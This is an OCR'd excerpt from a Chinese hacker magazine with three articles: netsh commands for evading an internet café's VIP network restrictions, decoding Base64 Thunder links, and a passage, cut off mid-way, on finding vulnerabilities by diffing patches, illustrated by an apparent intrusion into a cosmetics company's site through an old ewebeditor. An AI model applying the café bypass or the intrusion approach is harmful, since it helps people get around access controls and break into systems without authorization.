这样的话我们就可以先到VIP区上网，用IPCONFIG命令获取VIP专区的IP配置、网关信息等内容，下次到普通区上网时只需要把普通区的IP调成和VIP区的同一个网段和同一个网关就可以了。如果网吧也限制了不能管理网络连接的话，我们就可以用NETSH命令了，这里以IP192.168.2.5，子网掩码255.255.254.0，网关192.168.2.1，DNS202.202.202.202和202.202.202.203为例，说明怎么用NETSH命令手动配置IP，相关命令如下：

```
netsh interface set address name="本地连接" source=static addr=192.168.2.5 mask=255.255.254.0 gateway=192.168.2.1 gwmetric=auto
netsh interface ip set dns name="本地连接" source=static addr=202.202.202.202 register=primary
netsh interface ip set dns name="本地连接" source=static addr=202.202.202.203 index=2
```

上面gwmetric表示网关的路由级数，这里让它保持默认；register=primary是表示这个是主的DNS服务器IP，index=2表示这个是第二个DNS服务器IP。

同样的，我们在命令提示行里面执行上面的命令或者保存为批处理文件来执行，就可以实现手动配置IP了。不过要注意，不要与VIP的机器IP冲突哦，一般IP的主机号都会对应机器的主机号，所以只要你输入一个比机器数大的主机号，一般是没有问题的。当然，你如果不知道有多少台VIP主机，也可以设置一个很大的数字。不过，如果网管在路由中对IP和MAC进行了绑定的话，这样做你还是上不了网的。

另外，这个命令对网吧的老板也是有用的，特别是那些换了双线接入而不想买双线接入路由的网吧（毕竟一个双线接入路由要比一个普通路由贵），可以再加一个普通路由，配置好后把这个新路由的IP设置得与原来的路由和主机都不同。

这样，只需要对客户机的桌面同步一个批处理文件，内容就是上面手动配置IP的命令，可以保持客户机的IP不变，只是更改网关和DNS为新的就可以实现换线功能了。这样，客户只需要点击一下这个批处理就可以轻松的切换网络，当然我们还应该准备另外一个批处理还原为原来的网络设置。不过这个方法一定要记住：**两个路由最多只能有一个开启DHCP功能哦。**

好了，上面讲了那么多NETSH命令的使用，相信大家对这个命令已经有一定的了解了吧？下面我再给大家简单介绍另外一个实用的小命令devcon。

Devcon命令主要是用来对计算机的设备进行管理的，前段时间我宿舍的DHCP服务器不是很稳定，老需要禁用再启用网卡才能获取IP，于是我就用DEVCON命令编写了一个小程序实现快速禁用启用网卡。




图1

在使用DEVCON命令前，需要先知道我们想要管理的设备的物理名称。在"我的电脑"上按鼠标右键，依次选择**"属性"—"硬件"—"设备管理器"**，进入到设备管理器，选择我们想要管理的设备，然后按鼠标右键，选择**"属性"－"详细信息"**，这时下方就会出现一排设备的编号，如图1。

我们需要截取第一个&和第二个&中间的数据，如我这里截取的是DEV_4222，这样我的批处理内容就如下：

```
devcon disable *DEV_4222*
devcon enable *DEV_4222*
```

这样就可以实现对网卡的快速禁用并启用了。如果这个命令不起作用，可以把我随文章提供的DEVCON程序放到WINDOWS下的SYSTEM32目录下试试。另外，我们也可以用类似的方法实现对声音的快速控制，devcon disable是禁用，devcon enable是启用，这样我们就可以通过快速禁用声卡达到休息时间不吵闹别人，呵呵。

不知不觉已经写了这么多，其实还有很多很实用的小命令等着我们去发掘哦！文章中相关的批处理和程序我都已经打包了，有需要的可以到光盘中寻找。技术是无止境的，我希望大家能通过《黑客手册》这个平台一起进步！

[文章中所提到的工具已收录于本期光盘]

编辑点评：

就像lcx说过的，其实有好多命令我们根本就没有接触过。Windows本身就是一部学不完的书，要是你全部掌握了，那你也是一个高手了。题外话，好久没看见光芒果的文章了，呵呵……

教你突破下载站封锁线

图Ⅰ文 深蓝浅蓝

从本文你可以学到：

对Base64算法的了解

相信大家在网上下载软件时经常会遇到只支持迅雷、Flashget等下载工具的软件站吧？如图1。有些朋友平时用惯了IE自带的下载，并没有安装新式的P2P下载工具，这就造成了很大的不便。今天，我就教大家如何突破下载站的这一限制。

一、分析

首先明确一下我们的目的，那就是将迅雷等下载工具的专用链接转换为正常的下载链接。图2是我截取的一条迅雷专用下载链接，我们就以它为样本进行分析吧。

我看了一下这条地址，它大致可以分为"thunder://"和后面的代码两部分。"thunder://"大家应该很熟悉，和我们平时浏览网页的"http://"以及传输文件用到的"ftp://"一样，"thunder://"应该也是一个协议，用来标示迅雷。




图1

这与我们的主题无关，先不用去管它，至于后面那条代码**"QUFodHRwOi8vemp0ZWxlNC5 za3ljbi5jb20vZG93bi9zbXNrMjAwOF9za 3ljbi56aXBaWg=="**就耐人寻味了，它明显经过加密处理，这就是我们的目标了，我们只要将它解密就能得到原




图 2

0	A	17	R	34	i	51	z
1	B	18	S	35	j	52	0
2	C	19	T	36	k	53	1
3	D	20	U	37	l	54	2
4	E	21	V	38	m	55	3
5	F	22	W	39	n	56	4
6	G	23	X	40	o	57	5
7	H	24	Y	41	p	58	6
8	I	25	Z	42	q	59	7
9	J	26	a	43	r	60	8
10	K	27	b	44	s	61	9
11	L	28	c	45	t	62	+
12	M	29	d	46	u	63	/
13	N	30	e	47	v	(pad)	=
14	O	31	f	48	w		
15	P	32	g	49	x		
16	Q	33	h	50	y		

图 3

始下载地址。大家有没有看见代码后的等号？根据我的经验，这应该是Base64编码的其中一个标志（原因后面会说），也就是说，这是经过Base64加密的。

二、实战

Base64是一种很常见的编码规范，其作用是将二进制序列转换为可读的ASCII字符序列，常用在需要通过文本协议传输二进制数据的情况下。Base64并不是一种用于安全领域的加密解密算法，它的变换是非常简单的，仅仅能够避免信息被直接识别。下面，我说明一下它的加密过程。

我们知道，在计算机系统中，数据是以二进制形式存储的，Base64的加密就是基于二进制基础的。比如我们要用Base64算法加密英语单词“doctor”：

1、选取三个字节的数据“doc”和“tor”；
2、将其转为ASCII码，得到“100 111 99”和“116 111 114”；
3、转换为二进制，得到“01100100 01101111 01100011”和“01110100 01101111 01110010”；
4、将得到的24个位每6个分一组，在每组前两位加两个0形成四个字节的数据，得到“00011001 00000110 00111101 00100011”和“00011101 00000110 00111101 00110010”；
5、转换为10进制，得“25 6 61 35 29 6 61 50”；
6、对照Base64编码表，如图3，将数字所对应的字母连起来就得到了Base64编码“ZG9jdG9y”。

读者可能还会有疑问，如果要加密的数据长度不是3的整数倍，这该怎么办？我们把多余的那个数据用（pad）表示，多余几个数据就用几个（pad）。




图 4




图 5




图 6

在Base64编码表中，(pad) 对应的是“=”，这也就是我判断迅雷专用下载链接是Base64加密的依据。只要你将上述的加密过程逆向操作一遍，就能手工解密。网上也有很多base64的在线破解站，我就以**http://tool.114la.com/base64.html**为例，如图4，我们输入代码，点击“BASE64解密”，结果如图5。在“AA”与“ZZ”之间的就是原始的下载地址！

为方便起见，我给大家推荐一款用来还原下载工具专用链接的软件，界面如图6，大家把要转换的地址输入文本框，点击“转换并复制”就行了。

三、总结

文章到此结束了，本文并没有太多技术含量，只是想告诉大家，遇到问题要勤于思考才会有进步。黑客精神需要大家一起来演绎！

[文章中涉及到的软件已收录于本期光盘]

编辑点评：

如果是下载来用的话，这个协议本身就是迅雷开发的，所以说下载的时候不用管加密成什么样子，直接点击URL，迅雷就会自动下载了。如果是要看个究竟，那么本文就是一个例子，以此让大家了解一下base64的基本知识。

读新术——基于开源代码更新的漏洞挖掘技巧

客串首语:

大家好，我是冰的原点，这期客串一下，呵呵，由于ICE兄出了点小意外，就由我编辑这一期的“新洞练练看”了。我这会儿编辑完文章，明天还得赶火车呢！急是急了点，可在文章的选取上却没有马虎哦！这一期由firefox大侠写的文章就很不错，通俗易懂，也是我编辑过程中让我很有动力的文章。不想看我唠叨了吧，那就看文章吧（好冷呀……）。

文/图 FireFox[F.s.T]

从本文你可以学到：
一些漏洞挖掘技巧

背景

所谓补丁或者更新，一直以来是研发方为更新产品安全问题、增加新功能或提高运行效率而发布的。但对于安全研究人员来讲，补丁或者更新一直以来也被认为是漏洞挖掘的“指南针”，就类似微软发布更新的星期二，常被很多安全研究人员喻为“Black tuesday”。为什么这样讲呢？因为很多安全研究人员可以根据补丁逆向分析出问题所在，从而再次触发漏洞，迅速编写漏洞溢出代码，通常情况下这种漏洞代码不被认为是0day，但是在大的范围内造成的影响丝毫不比0day差。

前景

开放源代码是研发方为迅速壮大产品、扩大知名度的产物，大家常遇到的如linux、php、apache、firefox等等都是知名的开源产品。大家从上也能看出，无论服务端、客户端，甚至一些安全相关的软件，也基于开源，由此分析，开源代码的漏洞挖掘将是大有前景。因为开源了，就不需要漫无目的的fuzz，更不需要一脸茫然的立即面对二进制。

大家对sql注入的技术研究应该已经炉火纯青了，我也相信大家玩cookies注入有段日子了，为什么提到cookies注入呢？因为火狐技术联盟枫知秋写出的“火狐通用防注入”程序在一段日子里给大家的注入带来了一定的困扰，后来经安全研究人员提出，该程序设计存在一定的疏漏，也就是疏忽了cookies这种非正常提

交，进而出现了cookies注入、注入中转等相关利用方法。

因源代码问题而被找出的漏洞实在是太多太多，但是对于一些研发方直接发布的补丁或者新版本，不知道大家有没有考虑过这其中补救了一些你不知道的漏洞？或者因其引入了一些新的功能而产生了新的漏洞呢？研究技术我们必须要抱有一种谦虚的态度，因为一些开源研发方发布的补丁，往往也侧面透漏出研发方相关安全人员研究出的新的漏洞挖掘趋势。

关于本文

这篇文章只是给大家一个小的观念，一些小的技巧，并不包含很多代码实例。当然，要想真正掌握这种技术，你需要了解自己所研究方向的编程基础，比如你有asp的基础，就可以轻松揪出动网6.0-6.01-7.0-7.01这样一个升级过程中修补了什么样的漏洞；比如你有php的基础，就可以轻松揪出DZ5-DZ6……其中一些并没有发布出来而被直接update的漏洞。当然，也许你更深入php 5 alpha2和alpha3，你想了解很透彻，那就需要了解php开发语言的编程基础了。本文的最后，我会给出一个简单分析的示例。

一些准备

除了编程基础之外，还需要一些正则表达式和工具，比如一个好的文本编辑器，UE就不错，支持正则的替换方法，可以让你净化代码后再进行分析，这样不至于被一些无关紧要的改动污染眼睛。另外就是比较工具，我自己写过一个脚本来进行处理，后来发现一个名为DiffMerge的软件比自己写的脚本直观多了，所以就用DiffMerge（以下简称DF）了，如图1。该工具能很快对比文件目录结构，然后给出直观的分析结果。




图1

目标

以一个ASP程序为例，给大家阐述一次渗透测试，我想这样更为直观，当然用这样的方法你可以冲动的去研究apache或者php的一些版本更新。这次渗透测试的目标是一个全球百强的化妆品企业，渗透测试的信息收集非常重要，当然这不是本文的主旨。

实际应用

在经过一番信息收集后判断出对方基本是自己开发的程序，但采用了ewebeditor，有默认口令但没有登录的端口。对方整个网络仅有这样一个入口，如果无法攻破那么就要想办法实施社工，现在入侵陷入僵局，再仔细的翻看得到的信息，默认的ewebeditor数据库引起了我的注意，如图2。

是2004年的ewebeditor 2.16版，于是立即找到最新版和这个老版本的程序进行对比，2.80最终版的更新说明是这样的：




图2

